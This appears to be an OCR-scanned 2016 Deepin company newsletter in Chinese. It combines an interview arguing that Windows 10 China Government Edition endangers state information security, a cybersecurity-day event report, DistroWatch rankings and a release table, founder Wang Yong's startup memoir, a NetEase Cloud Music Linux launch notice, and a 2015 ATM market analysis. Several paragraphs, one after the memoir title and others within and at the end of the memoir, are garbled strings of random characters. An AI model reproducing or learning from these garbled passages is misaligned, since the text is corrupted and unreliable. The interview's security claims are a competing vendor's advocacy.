观察者网：Win 10 政府版是怎么回事？

深度科技：根据公开新闻的报道，Windows 10 中国政府版由微软和中国电科成立的合资公司的操作系统，是针对中国政府和国有企业定制的 Windows 10 系统。

观察者网：Win 10 政府版能保障信息安全么？

深度科技：从目前公开的信息看，微软官方已经说明和中电科的主要合作内容并没有涉及核心技术和知识产权，也不涉及 Windows 系统内核开发能力培训、以及技术共享和转让。整个内容没有公开，业界的推测是所谓 Win 10 中国政府专用版可能修改或者屏蔽了一些中国政府关注的模块，但修改多少，屏蔽多少，还有多少仍然不透明。因此，假如 Win 10 政府版最终真的进入了政府采购名单，我们希望不是现在的版本。从国家政府的角度来说，一定要想办法把核心技术抓到自己手里，那样才有可能真正杜绝安全隐患。

观察者网：据网络消息称，国产操作系统被发现存在稳定性问题，时常出现卡顿、死机的现象，因此，中国政府最终还是选择了微软，请问该消息属实么？

深度科技：国产 Linux 操作系统已经基本能够满足政府办公使用。最近在一些市政府、国家部委的试点也取得了关键性进展，虽然试点中“x86 CPU+国产操作系统”的总量仍然比较多，但也有相当部分是“国产芯片＋国产操作系统”形式的存在。在这些试点中，国产操作系统已经能够良好的支持绝大多数硬件，而且各类办公应用也都进行了替换或者迁移。通过这些工作，用户已经真正在日常工作中使用国产的操作系统。

观察者网：如果政府采购清单中的产品，政府

不能掌握核心技术，会带来哪些风险?

深度科技：对普通消费者用户来说，影响并不大，只有站在政府和国家信息安全角度来说，谈风险才有意义。

一是有可能泄露关键数据。在即将到来的大数据时代，中国政府和国有企业所掌握的数据事关国家安全和国民经济的发展。对于操作系统厂商来说，无论是为了改进产品，还是服务用户，如果没有强制性要求，收集一些运行数据是必然的。在关键领域将操作系统交给非中国自主可控的企业，这肯定会有数据泄露的风险。

二是信息安全受制于人。以 Win 10 来看，先不说中国有没有获得 Win 10 的全部源代码，即便获得微软提供的全部源代码，但如果没有设计文档和吸收消化能力，也是很难吃透的。在此情况下，没有深入的审查和安全分析，政府和国企采用 Win 10，恐怕仍难杜绝隐藏的风险，等于是交出了信息安全的后门钥匙。

三是不利于自主基础软硬件成长。放任 Windows 进入党政军关键领域市场，虽然国产操作系统已经有了长足发展，但相较于 Windows 多年来形成的垄断生态，如同是让成年人与儿童同场竞技，大多数国产操作系统厂商可能因此放弃在桌面操作系统的努力。而没有国产桌面操作系统厂商的努力，国产芯片的应用也成了空中楼阁（Windows 是不可能支持国产芯片的），彻底影响自主基础软硬件的发展和成长。

观察者网：为何 Win 10 政府版进入政府采购，会影响自主基础硬件?

深度科技：因为国产硬件是靠国产操作系统来支撑使用的——国产芯片可以运行“深度”这样基于 Linux 的操作系统，但永远运行不了 Windows。如果党政军操作系统都被 Win 10 政府版占领，那就必然把国产硬件逐出政府采购市场，使自主技术的 CPU 在党政军市场无立锥之地，从而使得整个通用芯片和通用操作系统产业拱手于人。

观察者网：自 Win 8 开始，Windows 就被政府采购所禁止，这次为何又门户打开，合资搞所谓 Win 10 政府版?

深度科技：前几年，中国政府基于信息安全的考虑禁止采购 Win 8 等产品，虽然目前有一些传闻称 Win 10 政府版可能会再次进入采购目录，但截至现在，Win 10 也仍然不在中央政府操作系统采购目录之中。Win 10 政府版是微软意图继续垄断中国市场和进入政府行业的产物，我们希望相关部门能看清其中的本质问题，至少在中国政府采购方面，保持相应的警惕。

观察者网：联系最近一些国际事件，信息安全面临形势不可谓不严峻。如果采用国外操作系统，会对信息安全造成对大负面影响? 海外的国家级攻击者可以从哪些途径，借助中国政府保密电脑的 Win 10 操作系统获取政府保密信息?

深度科技：Win 10 不再像早期的 windows 操作系统，更多作为单机使用，而是全面与互联网融合。前面提到，为了改进产品或者提供云服务，操作系统会收集用户的部分运行信息。对于 Win 10 而言，收集用户信息包括用户所浏览的网页、兴趣爱好、联系人信息、位置信息、在线购物信息，甚至用户输入的文字和语音；这些信息将被上传至微软的服务器，在云端进行分析、处理，最终转化为对用户的各项服务。虽然对个人用户这类云服务很方便，但是从国家安全的角度来看，Win 10 这种行为存在严重的窥探用户隐私的行为，运行在政府应用环境中的 Win 10 系统，更有可能成为泄密的源头。由于 Win 10 政府版的核心技术和真正的服务能力仍然掌握在微软

手中，很难让政府部门完全放心。

观察者网：其实不仅仅是 Win 10 政府版，这些年来，在美国对中国接连制裁的情况下（比如不久前的制裁中兴），中国却对美国公司门户大开——银行业的“去 IOE”运动（IBM 是服务器提供商，Oracle 是数据库软件提供商，EMC 则是存储设备提供商）不了了之，而且在网络安全审查程序尚不完善的情况下，把涉及网络安全、信息安全和金融安全的苹果支付放进了中国市场；IBM、思科、惠普等选择与国内合作 / 合资，更换马甲后全部成为“自主知识产权”；《反恐法》最终版本中有关数据本地化的条款也顺利消失了；多年来没法进入政府采购的思科产品开始重新回归政府采购目录……对这些现象，您是怎么看的?

深度科技：目前国外厂商的中国化策略大多是迫于中国市场压力的无奈之举，在自身吸收能力不够的情况下，国内厂商与其合作很难真正获得核心技术方面的提升。正如中国工程院院士倪光南所说“在信息产业领域引进消化吸收很难实现，给引进的技术穿上国产的马甲，不过是自欺欺人。科学技术是花钱买不来的，靠技术引进难以摆脱受制于人的局面”。中国很大，不同的地域、行业都存在各种不同的需求和利益，甚至需要考虑一些阶段性的发展问题，在部分政策上出现反复也不是没有先例。但是只要中国在信息技术基础领域要走独立自主道路的大方向不变，哪怕有时候走两步退一步，最终我们还是能达到目标。

观察者网：有人说国产操作系统本质上都是 Linux，也是舶来品，和 Win 10 政府版是五十步笑百步，您怎么看?

深度科技：Linux 是开源操作系统，不属于任何一个国家或者商业机构，这和 Win 10 的知识产权属于美国微软公司完全不同。Linux 内核能够迅速发展到今天的规模也是因其开源模式，借助这种模式国产操作系统可以掌握核心技术并较快获得发展，无论从技术、产业还是政策层面，国产操作系统采用 Linux 开源模式已经广受认可，只要遵守开源社区的规则，从开源中来，同时回馈开源社区，那么我们就能与 Linux 共同发展，尽快培育国产操作系统的生态环境。深度操作系统已经贡献超 400 万行开源代码，在国际国内获得广泛认可。而 Win 10 政府版只是 Win 10 的少量修改版本，其核心技术不透明而且掌握在微软手中，从运行机制、技术掌握程度这些方面来说，和国产操作系统相比，对于国家和政府而言，其可控性是完全不可比的。

观察者网：中国为何一直没有自主内核的操作系统呢?

深度科技：中国没有通用自主内核并不是技术问题，而是生态问题。再先进的自主内核，如果没有全球上下游软硬件厂商的支持，就没有生态，没有生态就没有用户。因此，选择完全从头自己写一个内核，在通用操作系统领域没有实际意义（专用领域，尤其是嵌入式领域，中国是有自己的自主内核系统的）。

观察者网：国产操作系统要想突围，应该怎样做?

深度科技：重点突破，注重生态，从开源而来，回开源中去。具体来说，是需要在重点行业、重点应用领域进行落地从而广泛使用；要投入建设生态的力量，培养上下游厂商是关键；积极借助开源成果，但需要遵守开源协议，能够加速自身发展，适应更多应用场景。

摘自：观察者网

2016 年 4 月 28 日，第三届“首都网络安全日”系列活动在北京展览馆拉开帷幕，本届主题为“网络安全同担，网络生活共享”，深度科技作为在信息安全中承担重要角色的操作系统研发企业参与本次博览会。

深度科技
助力“4.29 首都网络安全日”

大数据时代，国家对信息安全愈发重视，研发自主可控、安全可靠的产品是保证信息安全的重要举措。深度科技积极与申威、龙芯等国产 CPU 厂商合作，开发基于申威、龙芯等国产 CPU 平台的操作系统，为用户提供安全可控的基于国产操作系统产品。在本次展览会上，“申威产业联盟”展区内展示了搭载深度操作系统桌面版的产品，吸引众多参展人员围观体验。

在活动期间除展示产品外，深度科技还受邀参加山西百信信息技术有限公司“安全及可信系列产品发布会”。

作为国产操作系统研发企业，深度科技将与更多的国产软硬件厂商合作共同打造安全可控、适合各行业的国产化解决方案，为维护国家信息安全不懈努力。

搭载深度操作系统的产品体验区

与绿盟科技共同参展

深度操作系统正在走向世界

2016 年 6 月 3 日，深度操作系统在唯一长期跟踪全球非 Windows 发行版的网站 DistroWatch.com 上近六个月平均排名达到 11 位，离进入 TOP 10 仅一步之遥。


DistroWatch 从 2001 年开始跟踪全球 Linux/BSD 等操作系统的更新情况，在过去的 15 年中，有统计曾经活跃过的操作系统数量超过 800 个，日常保持活跃的操作系统在 300 个左右。深度操作系统（deepin）自 2011 年首次以第 84 名进入 DistroWatch 的 TOP100 以后，每年的排名都在上升，在五年之中，从一个在中国默默无闻的社区版本，得到了国际上越来越多用户的了解和支持，并即将进入 TOP10。

Last 6 months		
1	Mint	3018▼
2	Debian	2015▼
3	Ubuntu	1836▼
4	openSUSE	1307▼
5	Manjaro	1176▲
6	Fedora	1131–
7	CentOS	930–
8	Zorin	875▲
9	Arch	871▲
10	Mageia	851▼
11	deepin	791▲
12	Android-x86	786▼
13	PCLinuxOS	747–
14	Ubuntu MATE	744–
15	elementary	740▲
16	Slackware	621▲
17	Lite	584▲
18	LXLE	584–
19	Lubuntu	581–
20	Puppy	578▼

目前，深度操作系统在全球已经获得了超过 5000 万次下载，有 30 种官方语言支持（包括：英语、简体中文、繁体中文、法语、德语、俄语、西班牙语、印尼语、意大利语、土耳其语、葡萄牙语（巴西）、葡萄牙语、波兰语、罗马尼亚语、荷兰语、匈牙利语、捷克语、希腊语、丹麦语、斯洛伐克语、马来语、保加利亚语、瑞典语、克罗地亚语、日语、韩语、芬兰语、西班牙语（拉丁美洲）、印地语（印度）、乌克兰语）。其中 28 种语言是由来自全球的 200 多名志愿者参与翻译和本地化工作。

在过去的 12 年中，深度操作系统一直坚持以官方社区为平台，公开发布、公开测试的方式推进，每一个脚步都有据可查，而不仅仅是纸面上的宣传。

我们相信，在研发团队的努力下，深度操作系统（deepin）将很有可能提前完成进入 TOP 10 的目标！



根据 DistroWatch 历年数据整理

系统仓库和镜像由分布在六大洲 30 个国家的 75 个站点构成

特色	15.2	2014.3	2013	12.12	12.06	11.12.1	11.06.1	10.12.1	10.06	9.12	2.0	1.0	0.6	0.55	0.3	特色
发布日期	2016-05-31	2015-04-28	2013-11-28	2013-06-19	2012-07-17	2012-03-03	2011-08-16	2011-03-28	2010-07-20	2009-12-30	2008-11-17	2006-09-25	2005-02-24	2004-09-25	2004-07-22	发布日期
生命期结束																生命期结束
价格（美国）	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	Free	价格（美国）
光盘	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	光盘
免费下载	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	ISO	免费下载
安装方式	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Graphical	Text mode	Text mode	Text mode	安装方式
缺省桌面	Deepin DE	Deepin DE	Deepin DE	Deepin DE	GNOME	GNOME	GNOME	GNOME	Xfce	Xfce	LXDE	Xfce	Xfce	Xfce	Xfce	缺省桌面
软件包管理	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	DEB	软件包管理
办公套件	WPS Office	LibreOffice	LibreOffice	LibreOffice	LibreOffice	LibreOffice	LibreOffice	Yozo	OO.o	OO.o	-	OO.o	-	-	-	办公套件
处理器架构	i386, x86_64	i386, x86_64	i386, x86_64	i386, x86_64	i386, x86_64	i386, x86_64	i386	i386	i386	i386	i386	i386	i386	i386	i386	处理器架构
日志型文件系统	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	Btrfs, ext3, ext4, JFS, ReiserFS, XFS	ext3, ext4, JFS, ReiserFS, XFS	ext3, ext4, JFS, ReiserFS, XFS	ext3, JFS, ReiserFS, XFS	ext3, JFS, ReiserFS, XFS	ext3, JFS, ReiserFS, XFS	ext3, JFS, ReiserFS, XFS	ext3, JFS, ReiserFS, XFS	日志型文件系统
多语言	bg, cz, en, es, fi, fr, gl, ru, sv, tr, uk	cz, en, es, fi, fr, gl, ru, tr	en	en	en	en	en	-	en	en	-	-	-	-	-	多语言
亚洲语言支持	ja, hi, ko, ml, zh_CN, zh_TW	zh_CN, zh_TW	zh_CN, zh_TW	zh_CN, zh_TW	zh_CN, zh_TW	zh_CN, zh_TW	zh_CN, zh_TW	zh_CN	zh_CN	zh_CN	zh_CN	zh_CN, zh_TW	zh_CN	zh_CN	zh_CN	亚洲语言支持

自 2004 年第一个版本到 2016 年 5 月 31 日，深度所发布的主要版本历史

关于深度社区

深度操作系统的绝大部分源代码已经在 github 上公布，并且吸引了大量开源爱好者参与，包括 100 余人的内测团队，300 余人的翻译团队。

深度技术论坛国内注册用户超过 3 万 7 千人，国外用户注册超过 3 万 5 千人，相关百度贴吧注册会员 4 万余人，平均每天发帖量超过 300，高峰期每天发帖量超过 1000，累计发帖量超过 30 万，已经成为目前国内最大最活跃的 Linux 操作系统社区。

关于 DistroWatch

DistroWatch 网站建立于 2001 年，最初只是一个非常简单的表格，包括 5 大系统和图表对比。在之后的十多年中，增加到跟踪超过 800 个不同种类的操作系统发布，并成为全球唯一一个持续统计和分析非微软操作系统的信息平台。DistroWatch 排名统计已经吸引大量的关注，DistroWatch 页面中排名统计是衡量网站上 Linux 发行版和其他自由操作系统受欢迎程度的一种中立的统计方式。虽然这种统计方式不能来测量各操作系统的的市场份额，但是对于分析这些操作系统在全球关注度变化的长期趋势，仍然非常有价值，而且是目前唯一的一个数据来源。

王勇自述：
我的深度五年

戗牖署保荸赌催颅状哦小餅ǔ帔梧ǔ按阃刊嗨连煎催藩ḿ陈悶现跽扌壤催壟尸烷按窖木鳥濃研瘸催豈悶位烷耍尸方钡厢魯鲧驼袍催99尿祷扌嗨均捱粮催状哦泮省脘赋笛块宝ｓｓ苹嫌妥颁嗨荸赌ｘ

越有幡鍪被催獅梧貫岷ǔ风郦楮嗨峁崃催氏岷摁午吖全方枫ǹ狁吖倡嗨瀾病ｘ被路闲可嗨緡诬獅茚槲搬被腫巯嗨颁癌催被雛廟梧被闲瑞丘嗨诞尿催白梧被闲春霖嗨稳唇ｘ

均捱粮荸赌工状哦ǔ莢陕尷傣

自从被 Deepin 老大忽悠来深度，一转眼整整 5 年的时间就过去了，我从一个懵懵懂懂的小孩变成一个 4 岁女儿的爸爸。

回首深度这 5 年，除了满满的幸福外，其中的酸甜苦辣也只有创业人才能真真体会 ...

2011 小试牛刀

在深度写第一版软件中心的时候，我记得大多数软件都是英文介绍，为了解决这个问题，那时候写了一个小工具，可以自动扫描系统中所有软件的英文介绍并配上一个 Google 翻译按钮，在网上找了中科大 20 多个爱好者朋友，大家就一人分一段，一起开始翻译校验，大概半个月以后所有两千个软件就翻译完成了，这应该是深度科技团队组织的第一次线上社区合作。这也正是开源的魅力，一个共同的理想 + 靠谱的团队比任何强大的工具和制度更能激起大家的斗志。

在深度最初半年的时候应该是我这 5 年来最轻松的半年，当时只有我一个全职开发者，每天正常发挥把软件中心代码随性的敲完就背着包回家看美剧了，我记得那年夏天每天回家的第一件事情就是躲进房间开上空调（武汉真的好热好热）躺在床上看《星际之门》，每天晚上看 10 集，连续看了 40 天，终于把 20 部《星际之门》看完了。以后的创业时光每每回忆这半年都感觉那时真的好轻松。

2011 年 7 月份在武汉举办了第一届深度操作系统开发者与用户大会， 在大会前一天还在修改深度软件中心代码， 还好在开会当天早上 5 点完成。2011 年的时候还是 Gtk+2 和 Qt3 的时代， 没有什么自绘控件， 所有 Linux 软件都是用 Gtk+ 原生控件构建的， 千篇一律的灰色， 深度软件中心在 Gtk+ 的基础之上构建了完全自绘的软件界面，在界面设计上应该是超越当时 Linux 时代的图形渲染技术。

9 月份，武汉深之度科技有限公司正式在一个 70 平米的小办公室成立了，整个办公室就四张长条桌加上各种风格的二手椅子，地毯是让打鸡血的大红色地毯，一进门就可以看到破破烂烂的桌子，现在回忆起来一点儿都不寒酸，倒是感觉有几分亲切，那时候大家就像一家人一样，进办公室除了恶臭以外更多的是温暖。

转眼间就到 12 月份了，7 月份我们发布了 11.06，我们准备在年底发布 11.12 这个版本，本来说好的用 Gnome2 作为桌面环境，谁知 12 月 5 日 Deepin 老大说我们用 Gnome3 吧，看着很帅啊（那时候 Gnome3 才发布）。还有 20 天就 2012 年了，我们却要换桌面环境，我想遇到任何理智的团队都不会做这种冲动的决定，但是当时的团队什么都没有，就有一股勇气在，我花了 20 天时间写了十几个插件（一万行代码），平均每天 500 行左右，终于把 Gnome3 改的不那么反人类了。

2012 团队扩大

随着软件中心和桌面环境的研发，整个团队将进军新的项目，我们决定在解决软件中心以后，解决中国用户听音乐乱码和看电影下载解码器的痛苦。

那时候的 Linux 就如一片荒漠一样，到处都是坑，在 Windows 和 Mac 有非常多的软件解决大家日常娱乐生活，而 Linux 听歌却要自己折腾歌词下载，甚至看到所有的歌曲都是乱码，看电影各种格式没有解码器和古老时代的 UI。

为了快速的开发更多软件，就必须要写一套统一的控件库供以后的深度软件使用，软件中心那种临时自绘的方案只会让开发者重复写相同的代码，所以我着手编写后来叫 Deepin-UI 的图形库，简单来说就是把应用开发中各种控件库和通用库统一编写供其他应用开发者调用。

那时候我写图形库和维护桌面环境，另一个非常厉害的伙伴（就叫他H吧）写深度音乐，H也是深度影音的作者。做开发有一种乐趣就是，如果有人说你写不出这个东西，那你一定会废寝忘食，不顾一切的写出来。我们当时就打赌他写深度音乐的播放逻辑，我写列表控件，在规定的时间内写完，然后合成。两个人白天工作了一天，晚上在键盘上噼里啪啦的继续码字，只为将互相认为不可能的事变为现实。经过一晚上反反复复的清醒和模糊拉锯战， 我们终于如约在第二天早上6点完成各自约定的代码。

虽然30多小时没有睡觉， 两个人早上写出来还是超级兴奋，简单收拾一番又继续继续敲代码，直到连续工作50个小时后才倒在公司沙发上香甜补了一觉。

5年、1800多天、4万小时的深度创业时光流逝，如果说真的要选一幕来代表创业的意义，我会选择和战友奋战通宵的时光，漫漫长夜、手指和噼里啪啦的键盘声，时间仿佛在身边停滞，忘记世俗的一切虚伪和欺骗，键盘声下的梦想和青春就挥洒在那一个70平方米的小屋 ...

在以后的日子我也再没有了那么痛快的并肩作战的感觉了，那种“世人笑我太疯癫，我笑世人看不穿”的漫漫黑夜再也不会回来了。创业有时候真的就是简简单单的梦想和坚持，请珍惜那位正在你身边和你一起奋战的战友和一起加班的日子，多少年以后你会感谢这些一起拼搏的时光，感谢这些一起并肩作战的队友，是他们给你的人生带去了美好的回忆和完整的无憾。

2012年夏天团队进一步扩充，达到20人。这一年，我们选择做自己的桌面环境，整个桌面环境加上后台服务和控制中心都全部自己做。KDE做了12年，Gnome做了10年，而我们要在一年就要把桌面环境自己做一遍，当时的社区开发者都疯狂嘲笑我们太疯狂太不理性了。

为什么一定要自己做？就像我以前说的开源社区从来不缺乏技术高手，但是整个社区几乎没有产品思维和用户思考的角度，不管是1年还是10年所有的开源项目都围绕着技术折腾来更新，每个版本总是堆一大堆技术性晦涩难懂的选项，美曰为了自定义，实则是没有设计，最后导致更新的软件不但难用，而且永远都是在折腾新功能和新的bug。我2011年写的1万行代码在Gnome更新版本以后，所有代码因为API的变更全部失效，而且这种事情还干过两次，开源社区协作的时间应该花在对用户更有意义的功能积累

和稳定沉淀上，而不是为了更新而更新，很多作者为了自己的洁癖和习惯随意的更改 API 导致上下游开发者不得每年都在原地踏步的折腾同样的东西而没有用户角度的进步。最后思量了一下如果每半年都要折腾 1 万行代码还不如自己造，最起码能保证代码和功能的延续性。

很多人讽刺深度一直在造轮子，在我看来我们不但要造轮子，还要以更快的速度造轮子，现存 Linux 社区的轮子都是方的，超级难用的产品甚至培养出一票以折腾难用和难配置的软件为自豪甚至打击新手的社区风气。深度的目标就是让大家能够轻松直觉化得享受软件，然后把剩下的宝贵时间浪费在美好的事上！

我们在 2012 年陆续发布了新版的深度软件中心，深度音乐和深度影音。

2013 搬到武汉最南边

2013 年时团队扩展到了 30 多人，公司搬到了武汉最南边的一个办公楼。

这一年折腾了更多东西了，深度桌面环境 2.0，新版商店，新版音乐和影院。团队管理也慢慢走上正轨。

现在中国的互联网都在鼓励全民创业， 但我并不认同这种做法，创业本质上还是做生意， 国家鼓励大学生出去创业，甚至误导性的说什么创业浪潮，两个人， 有一个自己想的点子， 然后再阿 Q 式的不断强化自己的伪需求告诉自己这是全世界的痛点，最后配一点互联网方法论和站在风口上。 自己的团队一定会成功，然后就是各种人抢着投资，最后登上巅峰变成下一个乔布斯。可惜的是 99% 创业者，一没经验二没资源的情况下天真的相信白手起家的

神话， 只有自己失败才会让自己更清晰， 更认清楚自己的实力摆正自己的位置。

我个人觉得创业除了是勇气、冒险和带团队成长以外，更重要的就是在这种过程中更深刻的认识自我，当全中国都在浮躁的相信风口上的猪，搭上侥幸心理来借助行业趋势来赚快钱的时候，更重要的就是认识自我，自己想要什么？自己的能力是否足够支撑自己的理想？能否勇敢的低下头认真填坑补课？一个人越了解自己越容易坚持熬过创业过程中的痛苦，如果一个人连自己都接受不了，永远都做别人期望中的自己时，只会让自己不断痛苦直至最后迷失方向 ...

2014 黎明前的黑暗

当初玩票性质的建立公司无非就是涂个热闹，但是到公司第四年的时候团队的作品越来越多，影响力越来越大，有更多人加入深度。这时候如果再不考虑商业化，这个公司可能就开不下去了。

在那些没有经过创业的人来看，开一家公司是多么风光的事情，只有公司创建者才明白，别人眼中的浮华随时有可能顷刻间化为乌有，今天我们还笑着说自己在追逐理想，明天大家都各奔东西。一个企业如果要真的坚持梦想，首先要想的就是活下去，如果连生存都没法生存下去，理想只是一个空头支票。

2014 年公司在做了 3 个商业项目，一个手机 OTA 测试，一个网站构建，一个系统集成的项目。深度科技一直在不断壮大。


随着团队的扩大，团队的消耗成本也不断增多。到 2014 年 10 月份在我们快弹净粮绝的时候公司成功融资数千万美元，及时的融资不但稳定了团队，而且给团队带来了宝贵喘息的三年，不至于在革命才萌发芽的时候就变成壮士。

6 尿ф2911 倔菌ф5 ù 驴稳嗨状哦笛癌稳唇趾龐倠克谢雛岈嗨龅擰ǔ腻小泵醴笛癌嗨壤扒倠擅编擰兽工缮锋坎缮漚伶嗨稳唇倠刳刳尷爵ф射暑工击窪嚎航嗨鄺口踞倠稳猦庇钵煎瀾滿趁睾倠沏擯哎册嗨ǔ蹬螭彪工淤鷦倠鄺口踞ḿ嗨研瘸工緡诬滦漱枝煎韌ǔ按 81 鸟维嬲嗨驴裸 ///

2015 商业化第一年

既然要做商业化就要踏踏实实的按照正规的方式来做，第一件事情就是要解决团队太依赖于我一个人的决策，第一做的就是把研发团队交给队友，然后大力培养中层管理的管理水平。但是怎么培训？特别是管理的理论东西，别无它法，自己看书边学边卖，我给自己定了一周看一本书的计划，不但局限于科技类书籍，什么书都看只要对团队有好处，看到 2014 年底时大概会有清晰的培训概念了。

经过一年大家的努力，公司在北京和上海也有了分公司，在各种商业化市场已经站稳脚跟，团队磨合和攻坚战也做得非常不错，公司的其他团队也渐有起色。如今，已经彻底退出研发岗位，写代码已经变成一种业余爱好 ...



今天

团队越来越壮大，公司办公地点搬到了更大的地方。深度科技从 2011 年跌跌撞撞的发展到今天，已经整整发展了 5 年，社区开发从 2004 年开始，整整坚持了 11 年，到今天为止， 中国 Linux 的发展还需要至少 5 年的发展才能有可能会成功，期间深度科技做了十几款原生应用、图形库、自己的桌面环境和独立的软件仓库和上百人的研发团队，是中国的 Linux 发行版中技术实力唯一可以和国外 Linux 发行版正面抗衡的团队。d

措煎闲父

钡 29!慢第 39!慢廟而尿倠粗胺嗨碗碗 6 尿词臀勘茚槲搬状哦 x 荸赌雛倠廟梧被闲熬谙巯嗨颁癌 x 钡闲咆块嗨狄場諏钽倠第笛癌稳嗨疏耕悶浔俭钡保射咆逢状哦廷波绗樵嗨弄抻浔纽倠第克辈禊泔猢逢謇ǔ榈 x 廟ń碑梧状哦泮省嗨陕尷嗨菲浔倠先梧被鎂辈熬渔嗨宝扌胺闲熬春霖嗨 6!尿 x 厢小嗨鉸澳刖刳尷倠被瘸羔詫赊嫌煎坎往岷嗨边瘪笔保繆耕虑厢陕侗倠付柒贝紿陡懂侏

音乐无界限，听见好时光

——网易云音乐 Linux 版震撼来袭！

为了带来更好的音乐体验，实现对音乐高品质的追求，经过网易云音乐与深度科技团队长达半年多的联合开发，大家期待已久的网易云音乐正式登陆 Linux 平台！

网易云音乐是一款专注于发现与分享的音乐产品，依托专业音乐人、DJ、好友推荐及社交功能，为用户打造全新的音乐生活。

时尚界面 传承最新设计

完美继承了 Windows 版本的最新界面风格和功能，不同的平台，同样的用户体验。

千万曲库 首首超高品质

网易云音乐拥有广袤的曲库，囊括千万首

320Kbps 超品质音乐，让你随时沉醉在美妙的音乐层次中。

明星入驻 亲自推荐音乐

过千名大牌明星、专业音乐人、DJ 进驻，专业

的私房“歌单”和音乐推荐，格调顿现。

轻松社交 引发内心共鸣

你可以关注明星、DJ 和好友，浏览他们的动态、收藏和分享；还可以通过其他人的评论体会歌曲中的故事和感受。

平台互通 歌单实时同步

用户只需一个帐号，无论在哪个版本上收藏歌曲或创建歌单，只要连上网络，便可立即同步自己的数据信息，随时随地畅享好音乐。

个性推荐 打造私人定制

网易云音乐采用独一无二的算法，轻易邂逅那些你未听过又很喜欢的歌。【个性化推荐】和【私人 FM】，比你更了解你。同时也是首个以“歌单”为核心架构的音乐产品，一步轻松创建“歌单”，音乐分享又容易又有趣。

轻松获取 开启音乐之旅

深度操作系统用户可运行深度商店，搜索“网易云音乐 ”进行安装体验，非深度操作系统用户可前往网易云音乐官网下载 Linux 客户端安装体验。

深度操作系统是一个致力于为全球用户提供美观易用、安全可靠的 Linux 发行版。建立完善的生态系统，打造更多的原生应用，给用户更好的体验，一直都是我们前进的方向。此次和网易云音乐合作，给 Linux 平台下的用户也带来高品质的在线音乐享受，而后续我们将不断努力开拓更多更好的应用。

2015 年中国 ATM 市场分析：自主研发 后来居上 国产 ATM 快速发展

2015 年，我国现金类金融自助设备市场伴随金融行业的创新、升级而繁荣发展，行业整体经营态势稳健，市场竞争日趋激烈，行业主流产品的结构性需求也在逐步变化，国产化和智能化趋势愈加明显，行业的结构也得到进一步的调整和优化。各类智能化新型自助设备不断涌现，在提高服务效率的同时给客户带来全新服务体验。

总量增长迅速，采购格局变化加剧

据中国人民银行发布的《2015 年支付体系运行总体情况》显示，截至 2015 年底，全国联网 ATM 设备数量 86.67 万台，较上年末的 61.49 万台增加了 25.18 万台，增长 40.95%。据统计，2015 年各大国有银行、股份制银行、城商行、农商农信等金融机构购买 ATM 设备共约 12.1 万台，较 2014 年的约 9.72 万台增加了约 24.49%，采购量超过 2012 年的 10.07 万台，创历史新高。五大行、农信农商及邮政（邮储）仍是采购主力。工农中建交五大行增长 3.37 万台，五大行采购量合计占比 27.9%，较 2014 年的 46.85% 和 2013 年的 58.1% 有明显下降，全国农信系统 2015 年的采购份额显著增长，据

中国人民银行发布《2015 年农村地区支付业务发展总体情况》数据显示，2015 年农村地区 ATM 增长较快，人均使用次数较多。截至 2015 年末，农村地区 ATM 30.92 万台，2015 年净增 5.99 万台，增长 24.02%，万人拥有数量 3.32 台。全国性股份制银行和城市商业银行自助设备存量也有显著增长。自助设备更多投向二、三线城市和乡镇，扩大了金融服务范围，为客户带来极大便利。


目前，五大行现金类自助设备存量情况大致如下：

	中国工商银行	中国农业银行	中国银行	中国建设银行	交通银行
2015年现金类自助设备存量（万台）	9.98	12.28	4.55	9.15	3.1
2014年现金类自助设备存量（万台）	9.23	11.2	4.46	8.1	2.7
增长量（万台）	0.75	1.08	0.09	1.05	0.4

* 以上基础数据摘自各家银行年报

